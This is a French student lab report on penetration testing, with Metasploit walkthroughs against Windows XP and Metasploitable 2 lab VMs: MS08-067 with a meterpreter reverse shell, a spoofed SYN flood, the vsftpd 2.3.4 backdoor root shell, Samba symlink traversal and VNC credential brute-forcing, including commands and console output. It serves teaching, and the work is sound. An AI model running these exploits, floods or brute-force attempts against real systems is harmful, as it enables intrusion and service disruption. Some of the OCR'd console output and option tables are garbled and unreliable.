

SAE304-CYB DECOUVRIR LE PENTESTING



ABDOULAYE SIDIBE

BUT 2 RESEAUX ET TELECOMMJUNICATION

Table des matières

1.	INTE	RODUCTION	2
	1.1	CONTEXTE	2
	1.2	OUTILS UTILISER	2
	1.3	METASPLOIT FRAMEWORK	3
	1.4	CHOIX DES EXPLOITS	3
2.	WIN	DOWS XP	5
	2.1	Exploit cve-2008-4250: Ms08_067_netapi	5
	2.1.3	1 Préparation :	5
	2.1.2	2 ATTAQUE / utilisations du payload windows/meterpreter/reverse_tcp	6
2.:	2 A	uxiliary dos/tcp/synflood	10
	2.2.	1 Préparation	10
	2.2.2	2 ATTAQUE	11
3.	MET	ASPLOITABLE 2	13
	3.1	Exploit vsftpd_234_backdoor	13
	3.1.	1 Préparation	13
2.2	3.1.2	2 Attaque / payload cmd/unix/interact	14
	3.2	Auxiliary admin/smb/samba_symlink_traversal :	15
	3.2.	1 Preparation	15
	3.2.2	2 ATTAQUE	
	3.3	Auxiliary scanner/vnc/vnc_login	17
	3.3.	1 Preparation	17
	3.3.2	1 Attaque	18

1. INTRODUCTION

1.1 CONTEXTE

Dans un monde numérique en constante évolution, la sécurité informatique devient une préoccupation cruciale pour les entreprises et les organisations. Les menaces en ligne se multiplient, mettant en péril la confidentialité des données, l'intégrité des systèmes et la disponibilité des services. Dans ce contexte, les professionnels de la sécurité informatique jouent un rôle vital dans la protection des actifs numériques.

Le présent rapport, intitulé "Découvrir le Pentesting", vise à explorer et à démystifier le domaine passionnant de la testabilité de pénétration, également connue sous le nom de pentesting. Le pentesting représente une approche proactive pour évaluer la résilience des systèmes informatiques face aux attaques potentielles. Il s'agit d'une simulation contrôlée d'une attaque réelle, permettant d'identifier les vulnérabilités, de renforcer les défenses et d'améliorer la posture globale de sécurité.

1.2 OUTILS UTILISER

Kali linux:

Kali Linux est une distribution Linux spécialisée axée sur la sécurité informatique et les tests de pénétration. Elle est conçue pour les professionnels de la sécurité, les chercheurs en sécurité et les experts en tests de pénétration

Windows XP:

Windows XP était un système d'exploitation développé par Microsoft et faisait partie de la famille des systèmes d'exploitation Windows.

Metasploitable:

C'est une machine virtuelle Ubuntu Linux intentionnellement vulnérable créée dans le but de tester les vulnérabilités courantes avec des tests d'intrusions.

VirtualBox:

VirtualBox est un logiciel de virtualisation open source développé par Oracle Corporation. Il permet de créer et de gérer des machines virtuelles sur un ordinateur hôte. Voici une description des principales caractéristiques et fonctionnalités de VirtualBox :

1.3 METASPLOIT FRAMEWORK

Metasploit Framework est un outil de test de pénétration open source qui offre une plateforme pour le développement, les tests et l'exécution d'exploits contre des systèmes cibles. Il a été développé par Rapid7 et est largement utilisé par les professionnels de la sécurité informatique, les chercheurs en sécurité et les testeurs de pénétration pour évaluer la sécurité des systèmes informatiques.

1.4 CHOIX DES EXPLOITS

1.4.1 Ms08_067_netapi

Cet exploit est celui le plus documenter sur sur internet concernant windows xp

•

1.4.2 Auxiliary dos/tcp/synflood

Cet auxiliaire prend un certain temps mais elle peut faire beaucoup de chose comme leurrer la machine cible, grâce à un paramètre SHOST qui permet de tromper cette dernière en lui faisant croire que les paquets arrivent d'une autre adresse que celle de l'attaquant.

1.4.3 vsftpd_234_backdoor

Cet auxiliaire associé à une vulnérabilité spécifique dans le serveur FTP .La faille permet généralement à un attaquant de prendre le contrôle du serveur vsftpd compromis en exploitant cette backdoor. Les backdoors sont des mécanismes clandestins qui offrent un accès non autorisé à un système, permettant ainsi à un attaquant de contourner les mécanismes de sécurité standard.

1.4.4 Auxiliary admin/smb/samba symlink traversal

Cet Exploit peut etre utiliser sans payload pour l'exploitation pour qu'il marche nous utilison un autre service « smbclient ». pour l'exploitation. En occurrence, nous utilisons un autre moyen, le service smbclient. Il rend cette attaque unique et permet de s'entrainer à passer par des dossiers partagés et non par une console à distance.

1.4.5 Auxiliary scanner/vnc/vnc login

Cette auxiliaire est principalement utilisé pour scanner des hôtes distants afin de détecter des serveurs VNC et vérifier la présence de vulnérabilités liées à l'authentification par mot de passe sur ces serveurs. Mais ici on va le combiner pour qu'on puisse acceder en temps que root sur un terminal

2. WINDOWS XP


2.1 Exploit cve-2008-4250 : Ms08 067 netapi

Cette vulnérabilité était liée à la gestion des fichiers liée au protocole SMB (Server Message Block) dans les systèmes d'exploitation Windows. SMB est un protocole de partage de fichiers et d'impression largement utilisé dans les environnements Windows. La vulnérabilité pouvait permettre à un attaquant distant d'exécuter du code arbitraire sur un système affecté, offrant ainsi la possibilité de compromettre le système.

2.1.1 Préparation :

Tout d'abord nous allons prendre l'adresse IP de la machine virtuelle Windows XP SP3 directement sur la machine cible

Apres cela nous va mettre en œuvre le logiciel Nessus pour pouvoir scanner la vulnérabilité présente sur cette machine




Maintenant qu'on a l'adresse de la cible nous allons lancer un terminal et le Framework metasploit

2.1.2 Attaque / utilisations du payload windows/meterpreter/reverse tcp



Sur metasploit on a une commande « search » qui nous permet de chercher des exploits, payloads etc ... Ont peut voir qu'elle répertorie selon sa fiabilité de la moins fiable a la plus fiable

Par la suite, on peut remarquer que la ligne a été sélectionnée et mise en évidence (en rouge), car le framework a compris que c'était un exploit. Pour cet Exploit le payload utilisé sera celui par défaut, comme l'avant-dernière ligne l'indique (windows/meterpreter/reverse tcp).



Après avoir sélectionné le module, nous pouvons afficher les options du payload et de l'Exploit avec « show options »


Nous remarquons qu'une option du module n'est pas définie alors qu'elle est requise (colonne « Required » a comme valeur « yes ») : ce paramètre manquant est l'adresse IP de la cible

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit


[*] Started reverse TCP handler on 192.168.1.75:6666
[*] 192.168.1.140:445 - Automatically detecting the target...
[*] 192.168.1.140:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Frenc handler and the service of the service
```

Ensuite nous exploitons la faille avec la commande exploit, qui consiste à lancer un reverse TCP. Cette technique est utilisée pour que l'attaquant fasse en sorte que ce soit l'hôte qui initie la connexion vers lui, car les firewalls bloquent les connexions entrantes. Il s'agit d'un moyen de contourner cette défense

```
meterpreter > sysinfo
Computer : ABDOU
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : fr_FR
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```



Là on vérifie qu'il sont et on voit bien qu'on est bien arriver



En utilisant la commande « run vnc » on peut sa nous permet de voir tout ce que la machine cible fait

. On voit ici que je suis toujours sur la machine qui attaque pourtant je vois ce que la machine cible fait

```
meterpreter > idletime
User has been idle for: 10 mins 16 secs
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

On peut faire d'autre chose dessus comme peut voir depuis combien de temps le système est inactif ou découvrir la webcam (comme il n'y avait pas de logiciel de webcam je ne l'ai pas testé)

2.2 Auxiliary dos/tcp/synflood

Il existe plusieurs types d'attaques DoS comme l'exploitation des vulnérabilités des machines en exécutant du code malveillant pour corrompre ces dernières.

2.2.1 Préparation

Pour cette attaque, nous avons besoin de Wireshark sur notre machine Windows pour surveiller le trafic. De plus, il est nécessaire d'installer tcpdump sur notre machine Kali pour pouvoir envoyer ces paquets.


Nous vérifierons que le port 445 est ouvert avec nmap

2.2.2 ATTAQUE


Nous allons prendre un des ports ouverts, j'ai choisi le premier 135/tcp pour la suite de cette démonstration. Après cela, on sélectionne l'auxiliaire dos/tcp/synflood puis nous allons remplir les paramètres qui nous intéressent dans la suit

```
d) > set RHOST 192.168.1.140
RPORT ⇒ 135
                  'tcn/symflood) > set NuM 10000
msf6 auxiliary(
NuM ⇒ 10000
msf6 auxiliary(dos/tcp/synflood) > options
Module options (auxiliary/dos/tcp/synflood):
             Current Setting Required Description
   INTERFACE
                                       The name of the interface
             10000
                                       Number of SYNs to send (else unlimited
                                       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
             192.168.1.140 yes
  RHOSTS
                                        sics/using-metasploit.html
  RPORT
                                       The target port
                              yes
                                       The spoofable source address (else ran
                                       domizes)
   SNAPLEN
                                        The number of bytes to capture
                                       The source port (else randomizes)
   TIMEOUT
             500
                              yes
                                        The number of seconds to wait for new
```

Les premiers paramètres à remplir sont RHOSTS et RPORT, qui seront les informations de la cible (son adresse IP ainsi que le port que nous voulons inonder). Ensuite nous avons SHOST et SPORT, qui seront les informations de la « source » sur les paquets qui seront envoyés à la victime.



Ici on remarque que la machine reçoit bel et bien énormément de paquets de la part de l'adresse et sur le port que nous avons indiqué comme « source » dans les paramètres du module



La machine est a e la machine est en train de se faire inonder et de consommer de plus en plus de ressources elle a commencer a ne plus répondre avant de d'être complètement saturer

3. MFTASPLOITABLE 2


3.1 Exploit vsftpd_234_backdoor

3.1.1 Préparation

Lancer la machine virtuelle Metasploitable2. Pour rappel, cette machine est intentionnellement vulnérable à des fins de tests. Ensuite, il faut récupérer son adresse IP

3.1.2 Attaque / payload cmd/unix/interact

Il s'agit du payload par défaut et du seul disponible pour cet Exploit : aucune configuration ou changement n'est donc nécessaire pour l'avoir.



Nous commençons l'attaque par search vsftpd qui va nous trouver l'Exploit nécessaire, puis nous sélectionnons ensuite use 1. Le payload sera celui par défaut, cmd/unix/interact qui nous permettra d'avoir des interactions avec un Shell grâce à un socket connexion établie avec la victime.

Ensuite, le seul paramètre requis manquant est l'IP de la cible que nous configurons avec set RHOSTS (adresse de la machine), puis pour finir, nous lançons l'attaque avec Exploit. Durant l'attaque, notons que la machine de l'hacker passe par plusieurs étapes se résumant principalement par la création d'une session Shell

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.191:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.191:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.
[*] Command shell session 1 opened (192.168.1.75:34463 → 192.168.1.191:6200) at 2024-01-20 01:27:46 +0100

^[[c^[[c^[[g^[[g^[[g^[C Abort session 1? [y/N] n
[*] Aborting foreground process in the shell session
sh: line 6: : command not found
cd
sh: line 7: cd: HOME not set
cd /home/msfadmin/vulnerable
ls
mysql-ssl
samba
tikiwiki
twiki20030201
^C
Abort session 1? [y/N] y

[*] 192.168.1.191 - Command shell session 1 closed. Reason: User exit
```

Lorsque qu'on lance l'attaque on peut voir qu'on l'attaque on peut voir qu'on est dans le shell comparer au précédents

3.2 Auxiliary admin/smb/samba symlink traversal

Ce module exploite une faille de liaison de répertoires dans le serveur Samba CIFS

3.2.1 Préparation

En premier, il faut lancer la commande nmap -sV pour s'assurer de la présence des services netbios-ssn version Samba smbd 3.X – 4.X (workgroupe : WORKGROUP), sur le port 445/tcp

```
(root® abdoulaye)-[/home/abdoulaye]
smbclient -L 192.168.1.191
Password for [WORKGROUP\root]:
Anonymous login successful
        Sharename
                                      Comment
                          Type
                          Disk
                                      Printer Drivers
        print$
                          Disk
                                      oh noes!
         tmp
        opt
                          Disk
        IPC$
                          IPC
                                      IPC Service (metasploitable server (Samba 3.0.2
0-Debian))
        ADMIN$
                          IPC
                                     IPC Service (metasploitable server (Samba 3.0.2
0-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
        Server
                                Comment
        Workgroup
                                Master
        WORKGROUP
                  <mark>iye</mark>)-[/home/abdoulaye]
```

La réexécution de la commande devrait alors nous montrer un résultat similaire à celui-là, en utilisant une connexion anonyme (il suffit d'appuyer sur enter au moment où msf nous demande le password). Cette liste contient les partages accessibles par un utilisateur anonyme

```
msf6 auxiliary(a
Module options (auxiliary/admin/smb/samba_symlink_traversal):
              Current Setting Required Description
   Name
   RHOSTS
              192.168.1.191
                                         The target host(s), see https://docs.m
                               ves
                                         etasploit.com/docs/using-metasploit/ba
                                         sics/using-metasploit.html
   RPORT
              445
                                         The SMB service port (TCP)
                               yes
                                         The name of a writeable share on the s
   SMBSHARE
              tmp
                               yes
                                         erver
   SMBTARGET ABD
                                         The name of the directory that should
                               ves
                                         point to the root filesystem
View the full module info with the info, or info -d command.
msf6 auxiliary(admin/smb/samba
```

3.2.2 ATTAQUE

```
msf6 auxiliary(
                                               l) > smbclient //192.168.1.191/tm
[*] exec: smbclient //192.168.1.191/tmp
Password for [WORKGROUP\abdoulaye]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
                                               0 Sat Jan 20 13:08:06 2024
                                     DR
                                               0 Sun May 20 21:36:12 2012
  AB
                                     DR
                                               0 Sun May 20 21:36:12 2012
  .ICE-unix
                                     DH
                                               0 Sat Jan 20 12:58:43 2024
                                               0 Sun May 20 21:36:12 2012
                                     DR
  ABD
  .X11-unix
                                     DH
                                              0
                                                  Sat Jan 20 12:58:56 2024
                                                  Sat Jan 20 12:58:56 2024
  .X0-lock
                                     HR
                                              11
  4556.jsvc_up
                                      R
                                                  Sat Jan 20 12:59:06 2024
                7282168 blocks of size 1024. 5420724 blocks available
smb: \>
```

Le paramètre habituel RHOSTS indique la ou les machines cibles. Le paramètre SMBSHARE devrait indiquer un dossier partagé avec les utilisateurs anonymes, comme nous avons pu l'illustrer plus tôt : ce sera donc ici le dossier tmp

Une fois avoir exécuté ce module avec run, il nous indique qu'une liaison a été établie entre le dossier qu'il a lui-même créé. J'ai ensuite utilisé cette liaison avec la commande smbclient //192.168.1.29/tmp en indiquant le lien (tmp) que nous avons utilisé dans le paramètre SMBSHARE et auquel nous pouvons accéder comme un dossier normal, puis j'ai cliqué sur ENTER sous le password pour me loguer en Anonymous.

On apprend que dans j'ai un accès en étant en root donc je peux faire beaucoup beaucoups de chose avec.

3.3 Auxiliary scanner/vnc/vnc login

3.3.1 Préparation

La seule préparation que nous devons faire c'est de vérifier que le port 5900 est ouvert

```
abdoulaye@abdoulaye: ~
                                                                                      8
 File Actions Edit View Help
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-20 21:01 CET
Nmap scan report for 192.168.1.191
Host is up (0.059s latency).
Not shown: 977 closed tcp ports (conn-refused)
        STATE SERVICE
PORT
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
 (abdoulaye⊕abdoulaye)-[~]
$
```

File Action	s Edit View Help	(community)	nametas average	☆			
Name File Action	Current Setting	Required ————	Description				
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blan k username and password				
BLANK_PASSWORDS	false Actions Edit View I	no Telp	Try blank passwords for all users				
BRUTEFORCE_SPEED	5ulaye©abdoulaye)	yes	How fast to bruteforce, from 0 to 5				
DB_ALL_CREDS	false RFB server	using protuthenticat	Try each user/password coupl e stored in the current data base				
DB_ALL_PASS	false	no	Add all passwords in the cur rent database to the list				
DB_ALL_USERS	false	no	Add all users in the current database to the list				
DB_SKIP_EXISTING	none RFB server, ning standard VNC a rd:	uno uthenticat	Skip existing credentials st ored in the current database (Accepted: none, user, user &realm)				
PASSWORD		no	The password to test				
PASS_FILE	/usr/share/metasp loit-framework/da ta/wordlists/vnc_ passwords.txt	_ no 91 using prot	File containing passwords, o ne per line				
Proxies		no	A proxy chain of format type :host:port[,type:host:port][]				
RHOSTS		yes	The target host(s), see http s://docs.metasploit.com/docs /using-metasploit/basics/usi ng-metasploit.html				
RPORT	5900	yes	The target port (TCP)				
STOP_ON_SUCCESS	false	yes	Stop guessing when a credent ial works for a host				
THREADS	1 olour: max red 25	yes	The number of concurrent thr eads (max one per host)				
USERNAME	<blank></blank>	no no	A specific username to authe				
USERPASS_FILE		no	File containing users and pa sswords separated by space, one pair per line				
USER_AS_PASS	false 3.6	no Anonym	Try the username as the pass word for all users				
USER_FILE		no SSL DROWN	word for act users File containing usernames, o ne per line				
VERBOSE	true	yes	Whether to print output for all attempts				
MEDIUM							
ew the full module info with the info, or info -d command.							
f6 auxiliary(scanner/vnc/vnc_login) > set RhoSTS 192.168.1.191							

On a besoin de remplir plusieurs paragraphe (RHOST, STOP_ON_SUCCES) on va après lancer l'exploit

On a créé un fichier test un fichier test.txt on a alors une page qui s'ouvre

